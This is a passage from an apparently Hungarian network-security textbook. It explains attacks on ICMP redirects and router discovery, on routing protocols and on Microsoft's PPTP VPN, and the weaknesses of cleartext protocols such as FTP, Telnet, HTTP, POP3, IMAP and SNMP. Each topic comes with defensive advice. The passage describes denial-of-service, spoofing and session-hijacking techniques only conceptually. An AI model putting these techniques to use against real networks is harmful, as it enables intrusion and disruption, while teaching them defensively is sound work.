A útválasztókon kívül más adminisztrálandó hálózati eszközök is léteznek, úgymint kapcsolók, modemes vagy ISDN-es behívó pontok, optikai hálózati eszközök, X.25 kapcsolók, tűzfalak (ld. külön fejezetben) stb. Ezek esetében hasonló biztonsági problémák vetődnek fel mint a útválasztóknál (hitelesítés, menedzselés, adminisztrálás, üzembiztonság kérdése). Mindegyik eszköz tartalmazhat az adatbiztonságot veszélyeztető konfigurációs, vagy programozási hibákat, amelyeket egy támadó saját céljainak megfelelően kihasználhat. A leghatékonyabb védelem minden esetben gondos, hozzáértő adminisztrátori munkával érhető el.

3.4.7 Útválasztó (routing) protokollok gyengeségeit kihasználó támadások

Routing információra minden Internet hosztnak és útválasztónak szüksége van. Az útválasztókon kívül a végpontként üzemelő hoszt számítógépek is ez alapján irányítják valamely interfészük felé az IP csomagokat (akkor is, ha csak egy interfészük van). A hosztok azonban, szemben az útválasztókkal általában statikus útválasztást alkalmaznak. Statikus útválasztás alatt azt értjük, hogy a végpont konfigurálásakor az adminisztrátor beállítja a routing táblát, amely újabb konfigurálás végzéséig változatlan marad. Az útválasztók esetében általában nem alkalmazható ez a módszer. Ahogy az útválasztók tárgyalásánál említettük, a hálózati struktúra változásával (szakasz kiesése, új szakasz bekötése) több érintett útválasztó routing tábláját kell megváltoztatni. A feladat automatikus megoldására fejlesztették ki a routing protokollokat, az eljárást pedig dinamikus útválasztásnak nevezik.

3.4.7.1 ICMP üzenetek hamisítása

Az ICMP (Internet Control Message Protocol) nem routing protokoll, hanem az IP forgalom szabályozására, hibakezelésére kidolgozott IP szintű protokoll. ICMP üzenetek általában az IP csomagot feladó hosztoknak, útválasztóknak mennek vissza, amennyiben a csomag továbbítás során valami hiba történt, vagy egyéb információ visszajuttatása szükséges. Az ICMP üzenetek két típusa befolyásolhatja a hosztok útválasztással kapcsolatos viselkedését.

Egyrészt előfordulhat, hogy az egyébként statikus útválasztást végző hoszt valamilyen okból rossz felé irányítja a csomagot. Ez akkor állhat elő, ha a hosztnak az ún. “next-hop” útválasztót illetően választási lehetősége van. Ha az alapértelmezésű (default) útválasztó úgy találja, hogy a kívánt útvonal a hoszt részéről választható másik útválasztó felé esik, akkor erről a hosztot egy ICMP átirányítás (redirect) üzenetben tájékoztatja, amelyben a másik útválasztó IP címét is közli. Ezek után a hoszt a másik útválasztó felé fogja irányítani a csomagot. ICMP átirányítás üzenetet csak útválasztó adhat ki, és csak hoszt reagálhat rá. Az útválasztók egymás között kifinomultabb módszereket alkalmaznak a routing információ megosztására.

Másrészt a hosztok nem mindig megfelelően konfiguráltak, meglehet hogy beindítás (bootolás) után nem ismerik a "default gateway"-üket (az alapértelmezett útvonal „next-hop" útválasztója), ez esetben maguk „néznek körül" a hálózaton alkalmas útválasztó után kutatva. E célra az ICMP "router discovery" (útválasztó felkutatás) üzeneteket használják (IRDP: ICMP Routing Discovery Protocol), mely üzenetváltás csak útválasztó és hoszt között megengedett. A kérés és válasz különböző típusú ICMP üzenetekben történik, a kérés az adott lokális hálózatra (IP alhálózat szerint) vonatkozóan IP broadcast csomagban megy ki. A protokoll jellegéből adódóan a hoszt kérés nélkül is elfogadhat IRDP választ. A válasz a propagált alapértelmezett útválasztó IP címe mellett egy prioritás jelzést is tartalmaz, ez adja meg, hogy a hoszt milyen prioritással vegye figyelembe az adott útválasztót az alapértelmezett útvonala kialakításakor.

Mivel mindkét ICMP altípus a hoszt routing táblájának módosítását eredményezheti, felhasználhatók rosszindulatú támadásra. Az átirányítás üzenetek kezelésével kapcsolatban éppen ezért a hosztnak különböző ellenőrzéseket kell elvégeznie: az új útválasztó a hoszttal közvetlenül kapcsolt hálózaton (pl. azonos alhálózat) legyen, az átirányítás üzenet csak az illetékes útválasztótól származhat, az átirányítás nem utasíthatja a hosztot, hogy útválasztóként funkcionáljon, és a módosítandó útvonal csak indirekt lehet (vagyis nem vezethet a hoszt lokális hálózatára). Az IRDP válasszal kapcsolatban hasonló megkötések érvényesek: az útválasztó csak saját magát propagálhatja, és a hoszttal egy IP alhálózaton kell lennie. Ebből látható, hogy támadásra mindkét altípust csak a hoszttal egy IP alhálózaton elhelyezkedő támadó használhatja ki. (A támadók főleg akkor próbálkoznak ezzel, ha az ARP gyorsítótár támadás nem működik.)

Több rendszer hibás implementációja miatt a fent említett ICMP protokollok támadásra alkalmazhatók. A Novell NetWare 3.12, Windows NT 4.0 sp3, néhány Unix variáns, és beágyazott rendszerek ellen ICMP átirányítás protokollal szolgáltatásbénító támadás intézhető, vagy/és a routing táblák megváltoztathatók. A DHCP (Dinamic Host Configuration Protocol; ld. 3.4.9.14) kliensként konfigurált Windows rendszerek (95, 98, NT, 2000) IRDP válaszban magas prioritással propagált útválasztó címet is elfogadnak alapértelmezett útválasztóként, és ennek megfelelően saját egyébként statikusan beállított alapértelmezett útvonalukat is felülírják.

Bizonyos speciális esetekben, a hálózati eszköz (leginkább útválasztó) ún. proxy ARP funkciót is elláthat. Ennek lényege, hogy az útválasztó saját Ethernet címével válaszol a másik lokális hálózatba tartozó IP cím megkeresésre, majd az átvett Ethernet csomagot IP szinten a másik lokális hálózat felé továbbítja. Ez akkor lehet hasznos, ha a két lokális hálózatot valamilyen okból nem akarták külön IP alhálózatra (subnet) tenni (más esetben az IP csomag az alapértelmezett útvonalon irányított). Ez a funkció biztonsági kockázatot jelent, ezért használata kerülendő.

Általában (az érintettségtől függetlenül) is javasolható, hogy az adott rendszeren tiltsuk meg az ICMP „átirányítás" és „útválasztó felkutatás" üzenetek feldolgozását, vagy tűzfallal szűrjük az effajta forgalmat.

3.4.7.2 Routing üzenetek hamisítása

Az útválasztók (router) között használt routing protokollok különböző szempontok szerint osztályozhatók. Az IGP (Interior Gateway Protocol) vagy másképpen belső routing protokollok azok, amelyek egyetlen autonóm szervezeti egységet képező hálózaton (AS) elhelyezkedő útválasztók közötti routing információ megosztást szolgálják (pl. EIGRP, RIP, OSPF). Az EGP (Exterior Gateway Protocol) vagy másképpen külső routing protokollok pedig a különböző autonóm hálózatok közti információ csere eszközei (pl. BGP). Az információ átvitel módja szerint, és aszerint hogy az útválasztók ez alapján miként változtatják routing táblájukat, a routing protokollok lehetnek "distance-vector", vagy "link-state" jellegűek. Az útválasztók distance-vector protokollok által tudatják a többi érdekelt útválasztóval, hogy tudomásuk szerint

rajtuk keresztül milyen cél hálózatokat milyen „költséggel” lehet elérni. Ezt az információt periodikus időközönként osztják meg egymással, mivel az időközben üzemképtelenné vált szakaszokat is fel kell térképezni (pl. RIP). A link-state protokollokban (pl. OSPF) nem az elérhető célokról, hanem a hálózat topológiájáról adnak az útválasztók egymásnak felvilágosítást. Mindegyik útválasztó közli a többi érdekelttel, hogy neki milyen közvetlen kapcsolatai (link) vannak, és azok milyen állapotúak. Ezzel az információval azután „elárasztja” az érdekelt hálózatot (általában multicast), de csak akkor, ha a linkjei állapotában változás állt be. A link-state protokolloknak számos előnye van a distance-vector protokollokkal szemben (pl. csak változás beálltakor terheli a hálózati forgalmat, nem keletkezhetnek hurkok az útvonalban, az információ azonnal „szétterül”), nagy hátránya viszont, hogy az útválasztókra jelentős számítási munkát ró.

Bizonyos routing protokollok biztonsági szempontból gyengén védettek a rosszindulatú manipulációk ellen. A RIP (Routing Information Protocol) egyszerű distance-vector IGP protokoll: bizonyos időközönként az útválasztók az alhálózatra vonatkozó UDP (UDP 520-as port) broadcast vagy multicast (csak 2-es verzió) csomagokban szétküldik routing táblájuk másolatát, a többi útválasztó pedig ez alapján esetleg módosítja saját routing tábláját. A RIPv1 semmilyen hitelesítést nem alkalmaz, ezért könnyen a hálózatra juttatható hamis információt tartalmazó RIP csomag.

A RIP 2-es verziójában (RIPv2) már alkalmazhatnak egyszerű nyílt jelszavas hitelesítést, vagy MD5 hash képzéssel hitelesített csomagokat (az adatcsomagot és a jelszót egymás után fűzve képeznek hash értéket, majd az adatcsomagot és a hash értéket küldik át). A nyílt jelszavas hitelesítés lehallgatható hálózaton mit sem ér. A RIP protokollt már nem igen alkalmazzák, és biztonsági hiányosságai miatt nem is javasolt (esetleg az MD5 hitelesítésű változata használható), helyette az OSPF protokoll MD5 hitelesítésű változatának használatát javasolják.

Az OSPF (Open Shortest Path First) link-state IGP protokoll. Közvetlenül az IP-re épül, az IP fejlécben külön protokoll jelzést tartanak fent számára (89-es IP protokoll). Az OSPF több biztonsági funkciót támogat mint bármely más IGP protokoll, sajnos azonban alapértelmezett módon az OSPF csomagok sem hitelesítettek. Bár az OSPF hitelesítetlenül is sokkal nehezebben hamisítható mint a RIP, mindenképpen az MD5 hitelesítési módszer használata javasolt.

Az EIGRP (Extended Interior Gateway Routing Protocol) a Cisco saját distance-vector IGP protokollja. Beállítástól függően nyílt jelszavas, vagy MD5 alapú (feltétlenül MD5 hitelesítés javasolt) csomaghitelesítést végez. Közvetlenül az IP protokollra épül, protokolljelzése: 88. Az EIGRP protokollal új útválasztók is bejelentkezhetnek a lokális hálózatba, azonban ez a funkció IP forráscím hamisító támadással összekötve szolgáltatásbénító támadásra alkalmazható. Véletlenszerűen választott forrás IP címmel rendelkező EIGRP bejelentkező csomagokkal bombázva az útválasztót, az lázas ARP feloldásba kezd, majd lefagy. Megjegyezzük még, hogy a Cisco 2-es szintű (link level) CDP (Cisco router Discovery Protocol) protokollja által is indítható szolgáltatásbénító támadás a Cisco útválasztók ellen, azonban kizárólag az útválasztó lokális hálózatáról.

Az IGP protokollok azok broadcast illetve multicast jellege miatt nem szűrhetők, esetükben az egyedüli megoldás a csomagonkénti MD5 hitelesítés. Az IGP protokollok gyengébb biztonsági mechanizmusai miatt ne használjuk őket saját autonóm hálózatunk határain kívül (bár elvileg használhatók lennének), erre a célra ott az EGP.

A leggyakrabban alkalmazott EGP protokoll a BGP (Boreder Gateway Protocol). A különböző autonóm hálózatok közötti routing információ átvitelt TCP kapcsolaton keresztül oldja meg (TCP 179). Néhány operációs rendszeren alapértelmezésben hitelesítés nélkül, vagy nyílt jelszavas hitelesítéssel működik (erősebb hitelesítés beállítható). A TCP kapcsolatnak

köszönhetően jóval biztonságosabb (nehezebben hamisítható) az adatátvitel, mint az UDP-re vagy közvetlenül IP-re épülő IGP protokollok esetén, de gyenge operációs rendszer ellen a TCP sorszámos támadástól tartani kell. A BGP jól védhető továbbá csomagszűréssel is, vagy esetleg erős hitelesítést és rejtjelezést alkalmazó protokollba ágyazható.

3.4.8 Virtuális magánhálózatok gyengeségeit kihasználó támadások

Előfordulhat, hogy földrajzilag egymástól távol eső lokális hálózatokat egyetlen lokális hálózatként kellene kezelni, azonban a két lokális hálózat közötti kapcsolat adatbiztonsági szempontból értelmezett megbízhatatlansága (pl. Internet) ezt nem teszi lehetővé. Ilyen esetben alkalmazható a virtuális magánhálózat (VPN: Virtual Private Network), amelynek segítségével a megbízhatatlan csatornán rejtjelezett és hitelesített kapcsolat építhető ki. Akkor jó a VPN, ha a lokális hálózatok felhasználói ebből semmit nem vesznek észre, ugyanúgy alkalmazhatják szoftvereiket, érhetik el egymást, mintha valóban egyetlen lokális hálózaton lennének. IP-t alkalmazó lokális hálózatok pl. az IPSEC szabvány szerint köthetők össze egy lokális hálózattá, a két lokális hálózat közötti biztonságos átjárást az IPSEC átjáró (gateway) biztosítja. Az IPSEC átjárók olyan speciális számítógépek, amelyek valamelyik IPSEC-et megvalósító szoftvert futtatják (pl. FreeS/WAN), és az IP lokális hálózat szempontjából alapértelmezett átjáróként viselkednek. A megoldás előnye, hogy a két lokális hálózat gépei ugyanúgy IP protokoll szerint érik el egymást, mint a velük valóban egy lokális hálózaton lévő gépeket. A másik lokális hálózat felé irányuló IP csomagokat az átjáró automatikusan rejtjelezi, és integritását/hitelességét biztosítja. A bejövő csomagokra fordítva zajlik a folyamat, az átjáró kibontja a csomagokat, az integritást/hitelességet ellenőrzi, majd a helyi lokális hálózat felé továbbítja. A két átjáró egyébként normális IP protokoll szerint kommunikál, vagyis a lokális hálózatok lerejtjelezett IP csomagjait saját IP csomagjaikba ágyazzák be (IP tunnelling), és így továbbítják azt a partner gateway felé.

A Microsoft VPN megoldása PPTP (Point to Point Tunnelling Protocol) alapú, ahol a lerejtjelezett PPP csomagokat GRE (General Routing Encapsulation) protokollba ágyazzák. Azt gondolhatnánk, hogy a VPN megoldások az erős hitelesítés, és rejtjelezés alkalmazása miatt nem támadhatók, sajnos azonban nem mindig ez a helyzet. 1998-ban Bruce Schneier kriptográfus, Peter Mudge és AlephOne hackerek a Microsoft VPN megoldását elemezve, rámutattak annak gyengeségeire. Észrevételeik az alábbi pontokban foglalhatók össze:

1. A Microsoft biztonságos hitelesítési protokollja (MS-CHAP: MS Challenge-response Authentication Protocol) a LanManager féle hash képzésen alapul, amelynek kriptográfiai gyengeségét kihasználva a LanManager jelszók jól törhetők (a L0phtcrack hacker csoport fejlesztett ki e célra jól használható programot).
2. A hálózaton átfolyó adat rejtjelezésére használt kulcs (session key) kialakításakor felhasználói jelszóból generált „mag” (seed) értéket használnak, ezzel az effektív kulcsméretet 40 bit alá csökkentve (128 bit helyett).
3. A kétirányú kommunikációban ugyanazt a kulcsot használják, így irányonként a rejtjelezett adatfolyamok között kulcsismétlés lép fel. Tekintve, hogy rejtjelező algoritmusként az RC4 bitsoros algoritmust használják, a kulcsismétlést kihasználva, kriptográfiai módszerekkel jól támadható a kommunikáció.
4. A protokoll-egyeztetésre, és kapcsolat kezelésre használt vezérlő csatorna (TCP 1723) teljesen hitelesítetlen, és ki van téve szolgáltatásbénító, illetve IP forráscím hamisító támadásoknak.

5. Csak a csomagok adatrésze rejtjelezett (IPSEC-nél a lokális hálózatból származó IP fejléc is), így a támadó pusztán a csatorna megfigyeléséből is hasznos információkat nyerhet.

VPN kapcsolat kiépítésére hardver eszközök is alkalmazhatók, ilyenek, pl. a Cisco VPN Concentrator series 3000 VPN átjárói. Ez az eszköz ismeri mind az IPSEC-et, mind PPTP-t, sajnos azonban számos biztonsági hibája van (nem részletezzük), amelyek azért szoftveres frissítéssel javíthatók.

Léteznek más VPN megoldások is, olyanok például, amelyek a másik lokális hálózat felé irányuló Ethernet csomagokat rejtjelezik (Ethernet fejléccel együtt), és úgy küldik tovább a másik gateway felé (ún. layer 2 tunnelling protokollok: L2TP, L2F). Ez esetben a lokális hálózatokon belül az IP alkalmazására sincs szükség, bármely Ethernet alapú kommunikáció ugyanúgy zajlik, mintha egy Ethernet hálózaton lennének a gépek.

Jelenleg úgy tűnik, hogy VPN terén az IPSEC válik széles körben elfogadottá. A FreeS/WAN IPSEC megvalósításának olyan durva és nyilvánvaló hibái nincsenek, mint a Microsoft megoldásának (nem kizárt hogy rejtett programozás technikai hibái azonban vannak), ezért kettő közül az FreeS/WAN alkalmazása javasolt.

További Információk: `http://www.schneier.com/pptp.html`, és
`http://www.phrack.com/search.phtml?view&article=p53-12`

3.4.9 Titkosítás nélküli kommunikációs protokoll gyengeségét kihasználó támadások

A továbbiakban csak az UDP-re és TCP-re épülő alkalmazási protokollokkal foglalkozunk. Interneten kommunikáló két végpont hoszt között átvitt adat az alkalmazási protokollok szintjén jelenik meg. Ezen a szinten már nem jelennek meg az (egyébként a hálózati átvitel során nagyon is fontos) „zavaró” segédinformációk, mindössze csak az az adat, amit a partner-alkalmazás a mi alkalmazásunknak feldolgozásra átad. Az adat átadás általában kliens-szerver jellegű, amely azt jelenti, hogy a szerver alkalmazás megfelelő feltételek megléte esetén kész kiszolgálni a kliens alkalmazás kéréseit. A TCP vagy UDP kapcsolat létrejötte után a kliens és szerver alkalmazások az adott alkalmazási protokoll szabályainak betartásával kommunikálnak.

Ebben a részben olyan alkalmazási protokollokat vizsgálunk meg biztonsági szempontból, amelyek titkosítás nélküli üzeneteket küldenek át a hálózaton. A nyílt adatátvitel és a gyenge hitelesítés problémája mellett (ami ellen erős hitelesítés és rejtjelezés alkalmazásával lehetne védekezni) sok általánosnak mondható olyan hiba is ismert, amely miatt az adott alkalmazási protokoll szintaktikai szabályait megsértve, vagy hibás protokoll paramétereket megadva (túl hosszú, vagy helytelenül alkalmazott formázó karaktereket tartalmazó string, „..”–ot tartalmazó URL stb.) támadhatók a szerverek. A szerverek feladata, hogy megfelelő elemzéseket végezve az effajta támadásoknak ellenálljon. A programozók sok esetben nem fordítottak erre kellő figyelmet, így a támadó a szerver processz jogosultságát szerezheti meg. Jól konfigurált szerver ezért nem fut feleslegesen magas privilégiummal, és a felhasználói kapcsolat (session) kialakítása után lemond felesleges jogairól.

3.4.9.1 FTP (File Transfer Protocol)

Igen gyakran alkalmazott protokoll, a kliens és a szerver gép között fájl átvitelt tesz lehetővé. A műveletet a kliens kezdeményezi (mint általában) olyan módon, hogy a szerver 21-es TCP portjára kapcsolódik, és hitelesíti magát. Az így kiépült kapcsolatot nevezik parancscsatornának,

amely a végrehajtandó fájlátvitelek elvégeztéig nyitva marad. A fájlok adatait külön kiépítendő TCP csatornán (adatcsatorna) továbbítják, ez minden egyes művelet után lebomlik. Az adatcsatorna kétféle módon épülhet ki: aktív FTP esetén a kliens kéri a szervert, hogy az általa megadott géphez és annak TCP portjához csatlakozva a szerver hozza létre az adatcsatornát (PORT parancs). Passzív FTP módnál (PASV parancs) a kliens építi fel a kapcsolatot a szerver által megadott TCP porthoz. Passzív módot régebben főleg a kevésbé intelligens tűzfalak miatt alkalmaztak (nem részletezzük). Az aktív mód lehetőséget ad arra is, hogy a szerver ne a klienshez kapcsolódjon vissza, hanem egy általa megadott harmadik géphez, így a kliens kezdeményezhet két másik gép között is fájlátvitelt (néhány szerver ezt a kérést nem teljesíti).

Biztonsági szempontból egyebek mellett az FTP nyílt jelszavas hitelesítése és nyílt adatátvitele kifogásolható (ld. lehallgatható hálózatok, vagy útvonal eltérítés). Hitelesítés után a kliens a szerveren számára kialakított account jogosultságával fér a fájl rendszerhez. Mivel az FTP szerver alkalmazás a szerveren felvett felhasználók jogainak megfelelően szolgálja ki a kéréseket, ezért neki maximális jogosultsággal kell futnia (Unix rendszereken root joggal). Ez az FTP másik biztonsági problémája, ugyanis ha a szerver például távolról kihasználható puffertúlcsordulási hibát tartalmaz (nagyon sok esetben ez a helyzet), akkor a támadó a szerveren maximális jogosultságú hozzáférést szerezhet. Ráadásul sok esetben megengedik a jelszó nélküli „anonymous” hozzáférést, persze csak megfelelően korlátozott speciális felhasználó nevében, de a kockázat így is nagy.

A különböző FTP szerver programoknak se szeri se száma (pl. WuFTP, ProFTP, WinFTP, az IIS FTP-je stb.), ezek szinte mindegyikének felsorolhatatlanul sok biztonsági hibája volt: a felhasználó névben vagy a jelszóban hosszú string (vagy ún. format string) megadásával, vagy rosszul formázott FTP kérések által kiváltható puffertúlcsordulási hibák, különböző szolgáltatásbénító támadások lehetősége, az aktív FTP-vel véghez vihető „bounce attack” (a PORT parancsban megadott harmadik gép az FTP szerverről feltérképezhető vagy esetleg támadható), vagy a passzív FTP „pizza lopás” támadása (a támadó előbb kapcsolódik a szerver által megnyitott adatcsatornára, mint a hitelesített kliens) stb.

Mindezeket figyelembe véve az FTP protokoll alkalmazása egyáltalán nem javasolt vagy elérése korlátozandó. Az FTP egyéb protokollokkal (pl. SSL) jól kiváltható.

3.4.9.2 TFTP (Trivial File Transfer Protocol)

A TFTP nagyon egyszerű UDP alapú protokoll, szintén fájlátvitelre használatos. Főleg kevéssé intelligens hálózati eszközök alkalmazzák konfigurációs vagy rendszer fájljaik áttöltésére. A diszk nélküli, hálózatról betöltődő (bootoló) rendszerek esetén nélkülözhetetlen. Maga a TFTP semmilyen biztonsági mechanizmust nem alkalmaz, így nincs hitelesítés, és az adatátvitel nyílt (csomag nyugtázás van). A jól konfigurált TFTP szerver természetesen korlátozza bizonyos mértékben a hozzáférést (csak adott könyvtárból tölthetők fájlok, írást esetleg nem enged meg, alacsony jogosultsággal futhat), ez azonban nagyon kevés. Sajnos a TFTP bizonyos esetekben nem váltható ki más protokollal, de ilyenkor is csak kizárólag abszolút megbízható lokális hálózaton használjuk, és a lehetséges korlátozásokat is alkalmazzuk!

3.4.9.3 Telnet

A 23-as TCP porton történő bejelentkezés után távoli terminál elérést biztosít. Az FTP-nél is veszélyesebb protokoll, az ott megismert biztonsági hiányosságok szinte ugyanúgy itt is megjelennek (nyílt hitelesítés és adatátvitel), bár csak egy TCP csatornát használ. Szintén maximális jogosultsággal fut a szerver, ezért a puffertúlcsordulási hibák ugyanolyan súlyosan érintik, mint az FTP-t. Ezen kívül a bejelentkezett felhasználó azon felül, hogy fájlokat tölthet át

bármilyen parancsot is végrehajthat az adott rendszeren (természetesen a saját jogosultságával). A telnet alkalmazása teljes mértékben kerülendő (még lokális hálózatokon is), tökéletesen kiváltható más biztonságos protokollal (SSH).

3.4.9.4 Rsh (remote shell), Rlogin

TCP alapú távoli parancs végrehajtás, és bejelentkezés protokolljai. A már megismert "trusted host" (bizalmi viszonyban lévő hosztok) koncepció miatt, a telnetnél is veszélyesebb protokollok. A telnet minden biztonsági hibáját, a bizalmi viszony koncepcióban alkalmazott forrás IP cím alapú hitelesítésből kifolyólag, újabbakkal tetézik. Alkalmazásuk messzemenően kerülendő, egyáltalán nem lehet szükség rájuk.

3.4.9.5 HTTP (Hipertext Transfer Protocol)

Az Interneten leggyakrabban használt alkalmazási protokoll. HTML weboldalak elérésére, és a bennük megjelölt linkek követésére fejlesztették ki. Érdekessége, hogy bár TCP alapú (TCP 80-as port), alkalmazás szinten a protokoll állapotmentes. Két alapvető metódusa a GET és a POST (van még HEAD, PUT DELETE, LINK UNLINK), amelyeket paraméter mezők egészíthetnek ki. A protokoll állapotmentességéből adódóan egy TCP kapcsolaton egyetlen HTTP tranzakció zajlik le, ezután a TCP kapcsolat lebomlik. A HTTP tranzakció valamelyik metódus által kezdeményezett kliens oldali kérésből, és a szervertől érkező válaszból áll. A tranzakciókat természetesen szükség esetén egyenként kell hitelesíteni, erre a protokoll lehetőséget is ad.

A HTTP szerver az általa szolgáltatott fájl rendszer objektumait elérésükhöz szükséges jogosultság szerint ún. "realm"-okba sorolja (a szerver szintjén nyilván alkönyvtárakról van szó). A szerver által szolgáltatott fájl rendszer a futtató operációs rendszer kijelölt alkönyvtára, ezért számára operációs rendszer szinten elegendő az ennek eléréséhez szükséges jogosultság. Az következik ebből, hogy a HTTP szervernek, pl. az FTP szerverrel szemben, nem kell maximális jogosultsággal futnia, így az esetleges puffertúlcsordulási hibák sokkal kisebb veszélyt jelentenek az operációs rendszerre nézve (kivétel a Microsoft IIS, amely alapértelmezett konfigurációban system joggal fut!). Megjegyezzük azonban, hogy ez csak a klienst kiszolgáló gyermek processzre vagy thread-re igaz, mivel Unix rendszerekben az 1024 alatti TCP és UDP portokon csak root jogosultságú processz „hallgathat".

A HTTP tranzakciók általában hitelesítés nélkül elvégezhetők, hiszen pont az a cél, hogy a szerveren tárolt adatok bárki által könnyen olvashatók legyenek. Kivételek természetesen lehetnek, ilyenkor a hitelesítetlen tranzakció a szerver hitelesítési igényével ér véget. A következő tranzakció már az egyeztetett hitelesítési igénynek megfelelően indulhat újra. A HTTP tranzakciók hitelesítése nyílt jelszavas, vagy "challenge response" (ld. később) alapú lehet. A szükséges paramétereket és tokeneket a kérések és válaszok fejlécében adják át. Egy tranzakcióval hitelesített kérés hitelességének hatálya alá további kérések eshetnek, amennyiben ezek ugyanazon realm-ból való objektumokat kívánnak elérni, vagy amíg időtúllépéssel a hitelesítés érvényét nem veszti. Addig is azonban minden kérésben újra kell adni a hitelesítés során kialakított tokent, de ez már a felhasználót nem terheli (nem kell újra beírnia a jelszót). A még érvényben lévő tokent a felhasználó böngészője websütiben tárolja, és ha az újabb kérés nem hagyja el a tokennek megfelelő realm-ot (vagy időtúllépéssel nem járt le a websüti, akkor ezt a szerver számára visszaküldi, amit a szerver a tranzakció hitelesítéseként fogad el. Látható, hogy a websütik alkalmazásával a HTTP protokoll állapotmentességén próbáltak segíteni, sajnos nem teljes sikerrel. Ismertek olyan támadások, amelynek során a támadó a hitelesített kapcsolathoz (session-höz) tartozó még érvényes websütit megszerezve beléphet az áldozat kapcsolatába. A HTTP protokoll opcionálisan rejtjelezésre is lehetőséget ad, ennél azonban hatékonyabb megoldás a HTTPS protokoll használata.

3.4.9.6 POP (Post Office Protocol)

A felhasználók POP3 protokoll segítségével tölthetik le elektronikus leveleiket a szerverről. A POP3 egyszerű TCP alapú protokoll, hitelesítés után egy kapcsolaton tölti le az összes E-mailt. Hasonlóan az eddig tárgyalt protokollokhoz, biztonsági problémát az alapértelmezett módon alkalmazott nyílt jelszavas hitelesítés jelent. Lehallgatható hálózaton ez komoly biztonsági veszély, annál is inkább, mivel a POP3 kliensek általában, az új E-maileket letöltendő, rendszeres időközönként rákapcsolódva kérdezgetik (pollingolják) a szervert. Ráadásul sok felhasználó ugyanazon jelszót alkalmazza más jellegű hitelesítésekre is (pl. bejelentkezés).

Szerencsére a legtöbb POP3 szerver támogatja a challenge-response (kérdés-felelet) alapú hitelesítést is (sajnos a kliensek kevésbé, pl. az Outlook Express sem). Ez esetben a kliens kapcsolódás után nem a felhasználó nevét és jelszavát küldi el, hanem az APOP metódussal megfelelő választ ad a szerver által feltett kérdésre. Ez pl. az alábbi módon néz ki:

1. Miután a kliens a POP3 szerverhez kapcsolódott, a +OK POP3 server ready <738463.2610374895@mai.datanet.hu> választ kapja.
2. A < > zárójelek között található string (a zárójelet is beleértve) az ún. challenge. Ezt a szerver az időből és saját titkos kulcsa alapján képzi, így minden alkalommal egyedi, és véletlenszerű.
3. A kliens a challenge után fűzi APOP jelszavát, a kapott stringre MD5 hash értéket számol, és APOP metódussal a felhasználó nevét és a kiszámolt hash értéket visszaküldi: APOP akarki 7acdf233ef8228cc79273d8eaab892a6. Fontos, hogy a hash érték egyirányú legyen, vagyis belőle az input ne legyen visszaállítható. Az MD5 algoritmus ezt biztosítja.
4. A szerver, ha a birtokában lévő információk alapján ugyanazon hash értéket számolja ki, hitelesítettnek fogadja el a kapcsolatot.

Mivel a jelszó soha nem megy át nyíltan, és minden alkalommal más-más hash érték jelenik meg, az APOP jelszavak lehallgatással nem ismerhetők meg. A POP3 protokoll azonban rejtjelezést nem biztosít, ezt a problémát másképp kell kezelni, pl. SSH vagy SSL beágyazás (tunnelling) alkalmazásával, vagy PGP-vel. Sajnos a szerverek általában nem támogatják az SSL tunnellinget (SSH-t sem). Ügyelni kell arra, hogy a POP3 nyílt jelszó és APOP jelszó ne ugyanaz legyen.

Egyes POP3 szerverek a Kerberos alapú hitelesítést is támogatják (ld. később), ez a KPOP metódussal érhető el (nem részletezzük). Amennyiben lehetséges, a POP3 kliensben az APOP vagy KPOP hitelesítés beállítása, és SSL vagy SSH tunnelling használata javasolt.

3.4.9.7 IMAP (Internet Mail Access Protocol)

Hasonló célra használják, mint a POP3-at, azonban nem feltétlenül kell letölteni az E-maileket, mert azok távolról a szerveren helyben kezelhetők. Használatával kapcsolatban is hasonló problémák merülnek fel, mint a POP3 esetén, ezeket ugyanúgy kell megoldani. Az IMAP szerverek is támogathatják a Kerberos hitelesítést (általában nem támogatják). A POP3 és IMAP szerverek magas jogosultsággal futó processzek (gyakran root), ezért a puffertúlcsordulási hibáik súlyosan érintik a futtató operációs rendszert. Hibákból pedig különböző szerver programokban (pl. WuIMAP, QPOP3 stb.) szép számmal akadt. Például a WuIMAP hitelesítési metódusában túl hosszú stringet megadva távolról root jogosultság volt nyerhető. A többi hibát nem részletezzük, de hasonló jellegű hibákról van szó.

3.4.9.8 SNMP (Simple Network Management Protocol)

A Simple Network Management Protocol (SNMP) TCP/IP hálózatok menedzselésénél széles körben alkalmazott eljárás. A módszernek több eleme van, amelyek együttműködve biztosítják a hálózat menedzselhetőségét. Az SNMP menedzsernek nevezett gép a hálózat gépeiről összegyűjtött adatokat alkalmas (pl. grafikus) formában megjeleníti és esetleg lehetőséget ad a beavatkozásra is. A menedzselhető gépek a működésükre és beállításaikra vonatkozó adatokat az ún. SNMP ügynök (agent) közreműködésével adják tovább a menedzser gépnek. Az SNMP ügynökök a menedzselni kívánt gépeken futnak, amelyekhez szükség esetén a menedzser fordul kéréssel. Kivételes esetekben az ügynök felszólítás nélkül is továbbíthat információt a menedzser felé (trap).

A menedzser és ügynökök közötti ilyen értelmű kapcsolat az SNMP protokoll alapján valósul meg. Maga a protokoll nagyon egyszerű, hiszen kis adatcsomagok cseréjéről van szó (nincs torlódásvezérlés, hibajavítás stb.). Az SNMP „alatti" protokoll is egyszerű lehet, ezért TCP/IP hálózatokban az IP-re épülő UDP protokollt szokták használni (az ügynökök a 161-es, a menedzser a 162-es UDP portra „hallgat"). Más hálózatoknál más protokollt is használhat az SNMP, lokális hálózatoknál például közvetlenül az Ethernet-re is ráépülhet.

Az ügynökök saját adatbázisuk alapján szolgáltatnak információt az adott gépről. Ez az adatbázis (MIB: Management Information Base) különböző változókban tartalmazza az adott információt (pl. ICMP hibaüzenetek száma, eldobott UDP csomagok száma stb.), amelyekhez név, típus, hozzáférhetőség és egyéb tulajdonságok vannak rendelve. A változókat a MIB egy fa-szerű struktúrába rendezi (MIB fa). A MIB változók értékéhez való hozzáférhetőség szabályozható, vagyis egyes változók csak olvashatók, míg mások írhatók is. Az is előfordulhat, hogy egy adott változót az egyik menedzser csak olvashat, a másik pedig írhat is (több menedzser is lehet). A kétféle hozzáférést (olvasás, olvasás/írás) az ún. community stringek szabályozzák. Ennek megfelelően community string is kétféle lehet. Ha a menedzser hozzá kíván férni valamely gép MIB-jének egy adott változójához, akkor az SNMP protokoll csomagban meg kell adnia a megfelelő community stringet. Ezt az ügynök ellenőrzi, és eszerint enged hozzáférést a változó tartalmához (vagyis a community stringek, tulajdonképpen jelszavak). Sok esetben alapértelmezett beállításban az olvasás hozzáférés jelszava nyílt (public), az írásé titkos (private). A jelszavak az ügynököt futtató gép 